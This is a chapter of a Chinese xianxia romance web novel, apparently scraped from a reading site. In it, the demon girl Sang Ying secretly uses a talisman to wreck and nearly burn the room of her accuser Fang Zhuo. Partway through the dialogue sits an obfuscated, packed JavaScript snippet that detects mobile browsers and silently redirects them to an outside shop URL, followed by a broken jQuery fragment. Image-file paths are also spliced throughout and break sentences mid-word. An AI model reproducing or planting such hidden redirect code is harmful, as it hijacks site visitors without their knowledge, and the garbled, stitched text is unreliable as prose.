晚上回到蓬莱客房时,在院子里碰见迎面而来的方灼。
大概遇到了什么事,心神不宁,差点撞到人过后又怒气冲天。
他撞到的是蓬莱的一个小弟子,就在桑樱和洛青裴面前撞了人。
他面露不悦,将那小弟子推开,而后不善的看向桑樱。
桑樱躲到洛青裴身后,冒出一个脑袋,怯生生的。
方灼肯定是没想起来的,耐不住他想找她出气。
一看就知道是安悦然和于初霁惹他不快了,可是跟桑樱没关系。
她一晚上都跟洛青裴待在一起。
因方灼不善,洛青裴投过去的眼神也度上冷漠。
“哼,洛青裴让开!”
洛青裴声音平静:“方师弟,不叫师兄,没大没小。”
方灼其实比洛青裴大五岁,但是他毕竟后来才入宗门,师兄弟的分得清楚。
方灼咬着后槽牙:“洛师兄,你这般偏袒这妖女,也不知她给你下了什么药?”
虽然桑樱的确是妖女,可她没有给洛青裴下情蛊啊。
桑樱窃笑,方灼又在污蔑人了。
面上是泪珠将落不落,口中声音哽咽:“我不是妖女……”洛青裴将女子整个人遮住,冷道:“方师弟,你污蔑人的手段倒是不见长啊!”
他还在想桑樱眼泪怎么又不要钱的出来了。
方灼怒急,指着洛青裴的鼻子,“你”了半天,没你出什么名堂。
洛青裴难得理他,侧身给桑樱擦泪。
“洛师兄,难道你要站在外人那边?”
洛青裴脸色沉下去,显然已经生气:“什么外人?什么药?她是一个清白女子,在你口中却反被诬陷。”
洛青裴一边伸手在身侧安抚桑樱:“我们与她在幻境中一年,今夜我将她从海市送回。而你不分青红皂白的诬陷,就要毁了她的名声。”
桑樱把玩洛青裴纤长的手指。
方灼如鲠在喉,听到洛青裴还在继续:“你将自己看的比别人重,轻易的就想要毁掉别人的成果。我劝你最好收敛些,若还有下次……”
洛青裴没有把话再说下去,但是他冷冽的眼神已经说明了一切。
其实洛青裴不在意他自私与否,只是这次他撞上的人是桑樱。
“洛师兄……”
洛青裴瞪一眼后,方灼再也不敢说一句话。
气哼哼的离开,却见桑樱还在玩洛青裴的手指,心中更气。
洛青裴顺势把她拉到自己身旁,垂眸问她:“玩够了吗?”
桑樱与他十指交握:“你明天就要走了,可是今天晚上这样,他肯定不服气。后面要是他还想来对付我怎么办?”
洛青裴将桑樱牵上楼,桑樱感觉手心发凉:“你要干什么?”
想把手抽出来,努力半天,却一点用也没有。
“松手。”
等到手心的感觉下去过后,洛青裴才松手。
桑樱一看,多了一朵莲花,她问:“这是什么?”
洛青裴手指在她手心上的莲花上画了个圈:“这是一道水系法术印记,上面有我的灵力。遇到危险的时候,只要你在心中想这个印记,一掌拍出去就能使出。”
怕她不明白,洛青裴又道:“到时候这个印记就会打在他的身上。我的灵力就能跟他作对了,不用你来对付他,我来对付他就好。”
桑樱心中涌起莫名的情绪,像是吃完梅子后,口中存留酸甜,还想再吃一颗。
“那我就先谢过裴道长了。”
洛青裴松她到门前:“现在可以进去了吗?”
桑樱推开房门,跨进一步,转身:“我进来了,那你回去吧。”
洛青裴松开桑樱的手,闪身离去。
目送洛青裴离去,桑樱关好门。
洛青裴要回一趟扬州,从他母亲那里拿到那个镯子。
桑樱今日被方灼如此言语冲撞,虽然知道洛青裴已经警告过他,帮她出了这口气。
可是心里的愤怒怎能得消?
她划破自己的指尖,挤出一滴血。随手拿起一支笔粘上指尖血液。在旁边黄色的符纸上画上符文。
“樱樱,这是在干什么呀?”梦仙从她们连通的五感中看到她的行为,问道。
桑樱清淡解释:“这家伙太坏了,我得惩戒一下他。”
听闻方灼爱干净又不喜旁人动他的东西。
那么,她就要用这张符纸把他的屋子里搅得天翻地覆。
随着神魂注入符纸,桑樱唇边浮起一丝笑意。
“樱樱,以你的行事作风,不应当是斩草除根吗?干脆直接杀了他。”
桑樱凝视黑暗:“他毕竟是昆仑的弟子,若是不明不白的死了,我与他时常闹冲突,恐怕还会被怀疑。”
“先给他一点教训,他在幻境里的时候已经害过我一次了,如果再有第二次就立马杀了他。”此刻桑樱眼神狠厉,半点温柔之色也无。
梦仙同意桑樱的主意,毕竟她们在外麻烦能少一点是一点。
桑樱随意操控了一只鸟将符纸带到方灼屋外,然后从窗子边无声进入。
这符纸被桑樱放得很小,被鸟儿扔进去的时候也无声无息。
方灼此刻正在蓬莱海边对着海水出气,也不知自己屋子里即将迎来一场浩劫。
而桑樱则在换了衣服过后,去找代初芽了。
当夜,方灼好不容易消点气,刚回到屋子里,就看到满地的狼藉。
杯子、被子、烛灯,什么的全都掉在地上,乱七八糟,还有烛火将他的被子点燃,整个屋子都差点烧起来。
最后还是当天晚上值夜的小弟子发现了,赶紧将火灭掉。
虽然火被灭掉,但屋子被烧了大半边也是不能再看了,而且乱得出奇。
方灼怒火中烧,感觉今日做事总不顺。
“谁干的?!”暴怒的吼声,引来了不少人。
蓬莱弟子赶紧请来了他们的师兄来处理这件事情。
虽然方灼只是暂时住在这个屋子里,但里面的确有他不少东西,这一把火烧了不少。
而且烧的毕竟是蓬莱的屋子,蓬莱今天怎么说也是要出面的。
和昆仑的人自然也会出面,桑樱自认为她现在已经是昆仑的人了。
所以,当桑樱出来,看到方灼吃瘪愤怒的表情,别说心里有多爽了。
可是她毕竟还得演戏,所以未曾表现出来,只是一副很惋惜的样子。
仿佛这被烧的屋子是她的。
方灼现在只想立马查出到底是谁烧了他的东西。
桑樱自有隐息花作为保证,绝对不会让他查出来。
洛青裴本来今天晚上就打算走的,结果还没来得及走。外面突然传来动静,出去一看,发现是方灼的屋子被烧了。
这下可好了,本来今晚就要走的,看来只能等明天早上了。
蓬莱弟子们见他如此愤怒,也是战战兢兢。
“方道友,这件事情我们定给你一个交代。”蓬莱弟子道。
洛青裴到的时候,看到的就是一脸怒容的方灼和旁边正陪笑的蓬莱弟子。
方灼见洛青裴来,想到洛青裴在楼下对自己说过的话。
他突然就怀疑这件事是洛青裴做的。
于是这会儿也没了什么师兄弟之分,上前质问道:“洛青裴,是你做的对不对
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17792361|210435||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
?”
周遭霎时一片寂静,桑樱敛了神色,方灼竟然怀疑是洛青裴。
洛青裴面无表情,他只是说:“证据呢?”
方灼哽住。
洛青裴知道不是自己做的,也知道他拿不出证据,所以便好整以暇地打量周遭人的神色。方灼虽然有时行事冲动,但近日里都没听说他得罪过哪方人。
说起来,要是真有得罪的人,也就是今天夜里的他和桑樱。
有个不成熟的想法在脑子里疯长,洛青裴壮似无意地朝桑樱瞧去。
女子仍很惋惜的样子,只是她的惋惜似乎并不在眼中。
跟他对上视线时,更能够看清她眼里根本就没有什么惋惜之情。
不过与他一样,都是一个看热闹不嫌事大之人。
旁人或许看不出来,但他自己就是这样的人,当然能够一眼看出。
对桑樱又多了几分了解,他只觉有些高兴。
原本刻薄的表情也因此有了点温和之色。
方灼看两人眉来眼去,一股火窜上来,指着旁边的女子道:“桑樱,就是你,想不到你竟是这般睚眦必报之人!”
桑樱忙摆手,看起来很慌张:“怎么可能会是我呢?我一介凡人没有灵力,怎么能用灵火烧了你的东西?”
众人反应过来,方灼已经是病急乱投医了。
“你可以用灵石!”方灼狡辩。
桑樱:“可是我不会画符,也不会用灵石画符……”
蓬莱弟子忙打圆场:“方道友啊,你看我们蓬莱再给你找间屋子,东西能修复的定能帮你修复了。这凶手,我们也尽力帮你找出来。不过我观之姑娘的确是个凡人,凡人便做不得这凶手。”
方灼冷笑,还是那句话:“凡人亦可利用灵石催动他人画好的符纸。”
桑樱好似受了天大的委屈,泪珠止不住的掉。
代初芽果真替她说话:“你胡说,桑姐姐今天晚上回来以后都跟我一起,怎么可能去放火烧你的东西?”
桑樱更难过些,为自己辩解:“自从今夜我从海市回来以后,便一直待在初芽身边。初芽的房间就在我旁边,我如果是出去做了什么,她立马就能察觉。”
“况且,就算我用灵石催动了符纸,那么火燃起来的时候,我的那点拙劣伎俩,又怎么可能瞒得过各位道长?”
周围人立刻正色:“对呀,若是凡人用灵石催动符纸,痕迹明显,我们一定是发现得了的。”
方灼气道:“那你们说是谁?今夜若是不把这个人给我找出来,你们都别想睡!”
接着将自己的长剑刺入地砖,灵力浪潮翻涌,鼓起好一阵风。
洛青裴指尖划过虚空,气浪瞬间停下,他漫不经心:“师弟,别闹了,不能因为你一个人的事就影响大家的休息。”
“不行!”
方灼说话时几乎是贴着洛青裴的面门,洛青裴蹙眉推开眼前的人。
“没有证据就不要胡说。”洛青裴转而对旁边蓬莱弟子道,“既然只烧了师弟一人的东西,那么说明不是外人闹事。想来只是普通的捉弄。诸位蓬莱的道友,休息到明日再查就是了。”
洛青裴指尹却过来,在尹却肩上很关心的拍了两下:“好好开导开导你师兄,那人今日出了气,下次应当就不会再做什么了。”
尹却吃痛,却因眼前这个笑面虎还在而不敢表现出来。
“好,我知道了,师兄。”
洛青裴扫了方灼一眼,方灼会意,是说他再闹事就别怪他不客气。
至此,只好作罢。
人们各自回到自己的屋子里,洛青裴最后看了桑樱一眼,踏上前往扬州的征途。